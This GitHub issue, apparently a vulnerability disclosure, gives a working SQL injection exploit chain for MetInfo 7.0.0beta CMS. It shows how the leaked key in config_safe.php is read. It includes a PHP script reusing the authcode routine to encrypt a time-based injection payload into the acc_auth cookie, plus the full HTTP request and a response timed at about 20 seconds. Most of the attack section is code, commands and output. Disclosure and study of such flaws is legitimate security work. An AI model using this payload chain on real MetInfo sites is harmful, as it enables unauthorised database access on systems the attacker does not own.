

[New issue](#)[Jump to bottom](#)

Metinfo7.0 SQL Injection #2



SZFsir opened this issue on Nov 7, 2019 · 0 comments

SZFsir commented on Nov 7, 2019

Owner

Vulnerability Name: Metinfo7.0.0beta CMS SQL Injection
Product Homepage: <https://www.metinfo.cn/>
Software link: <https://u.mituo.cn/api/metinfo/download/7.0.0beta>
Version: V7.0.0

To demonstrate this vuln, follow three steps below.

First, Get the key

Metinfo disclosure the key by /config/config_safe.php


view-source:http://127.0.0.1:7000/metinfo/7.0beta/config/config_safe.php

```
1 <?php/* dxe0fyLMbaJiK7SBzT8UC3kiwRN0dKoY*/?>
```

Then, encrypt the payload


Metinfo7.0 Use encrypt cookie to auth login.

We can see it use user input as auth and key to pass it to login_by_auth function



```
7.0beta [~/桌面/tools/cms/testCms/metinfo/7.0beta] - ./app/system/include/class/user.class.php [7.0beta] - PhpStorm
Refactor Run Tools VCS Window Help
include class user.class.php
user.class.php login.php login.class.php userweb.class.php web.class.php load.class.php getpassword.class.php str.func.php Index.class.php
get_login
577 }
578
579 protected function get_m() {
580     global $_M;
581     $re = $_M['user'];
582     //$_re['cookie'] = array();
583     return $re;
584 }
585
586 public function get_login_user_info($met_auth = '', $met_key = '') {
587     global $_M;
588     $m = $this->get_m();
589     if (!$m) {
590         $met_auth = $met_auth ? $met_auth : $_M['form']['acc_auth'];
591         $met_key = $met_key ? $met_key : $_M['form']['acc_key'];
592         $userclass = load::sys_class( 'classname: user', 'action: new' );
593         if ($met_auth && $met_key) {
594             $this->login_by_auth($met_auth, $met_key);
595         }
596     }
597     return $this->get_m();
598 }
599 }
```

In login_by_auth function, It use getauth function decode the auth data by the key we input.



```
public function login_by_auth($auth = '', $key = '') {
    global $_M;
    if ($auth && $key) {
        //解码，获取帐号和密码
        $user = $this->getauth($auth, $key);

        //重新登录
        return $this->login_by_password($user['username'], $user['password'], type: 'md5');
    } else {
        return false;
    }
}
```

And then in login_by_password pass the username(sql inject payload) and then cause sql

We have the key, and we know the way to encrypt data. As below

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0){
    $ckey_length = 4;
    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
    $string_length = strlen($string);
    $result = '';
    $box = range(0, 255);
    $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }
    for($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }
    for($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
    }
    if($operation == 'DECODE') {
        if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
            return substr($result, 26);
        } else {
            return '';
        }
    }
    return $keyc.str_replace('=', '', base64_encode($result));
}

echo var_dump($argv[1]);
echo urlencode(authcode($argv[1]."\t1234", 'ENCODE', 'dx0FyLMbaJik7SBzT8UC3kiwRNOdKov'. 'abcd'));
```

```
php sqlpayload1.php "qwer'or(sleep(10))#"
/home/jrxnm/桌面/tools/cms/testCms/metinfo/sqlpayload1.php:46:
string(19) "qwer'or(sleep(10))#"
747cs0xM0G3WQ%2BgyHeTJbp%2BF1SszYl9LA0w36gTFpMmAnePPnoQCr%2FLtzbnD8tOg1WdyllIQ;
```

Finally, send the payload

(You should encrypt the data first)

```
GET /metinfo/7.0beta/index.php HTTP/1.1
Host: 127.0.0.1:7000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh,en;q=0.5
Origin: http://127.0.0.1:7000
Connection: close
Cookie: acc_auth=747cs0xM0G3WQ%2BgyHeTJbp%2BF1SszYl9LA0w36gTFpMmAnePPnoQCr%2FLtzbnD8tOg1WdyllIQ; acc_key=abcd;
Content-Length: 0
```

(execute the sql twice)

Request

Raw Params Headers Hex

```
GET /metinfo/7.0beta/index.php HTTP/1.1
Host: 127.0.0.1:7000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh,en;q=0.5
Origin: http://127.0.0.1:7000
Connection: close
Cookie:
acc_auth=747cs0xM0G3WQ%2BgyHeTJbp%2BF1SszYl9LA0w36gTFpMmAnePPnoQCr%2FLtzbnD8tOg1WdyllIQ; acc_key=abcd;
Content-Length: 0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 07 Nov 2019 08:50:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 63041

<!DOCTYPE HTML>
<html class="met-web oxh">
<head>
<meta charset="utf-8">
<meta name="renderer" content="webkit">
<meta http-equiv="X-UA-Compatible"
content="IE=edge,chrome=1">
<meta name="viewport"
content="width=device-width,initial-scale=1.0,maximum-scale=1.0,
minimum-scale=1.0,user-scalable=0,minimal-ui">
<meta name="format-detection" content="telephone=no">
<title>网站名称-网站关键词</title>
<meta name="description"
content="网站描述, 一般显示在搜索引擎搜索结果中的描述文字, 用于介
绍网站, 吸引浏览者点击。">
<meta name="keywords" content="网站关键词">
<meta name="generator" content="MetInfo 7.0.0beta"
data-variable="|cn|cn|metv7|10001|10001|0" data-user_name="">
<link href="favicon.ico" rel="shortcut icon" type="image/x-icon">
<link rel="stylesheet" type="text/css"
href="public/ui/v2/static/css/basic.css?1570871540">
<link rel="stylesheet" type="text/css"
href="templates/metv7/cache/metinfo.css?1573103912">
<style>
body{
background-color: !important;font-family: !important;}
h1,h2,h3,h4,h5,h6{font-family: !important;}
</style>
<script>(function(){var
```

Done

63,233 bytes | 20,097 millis

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

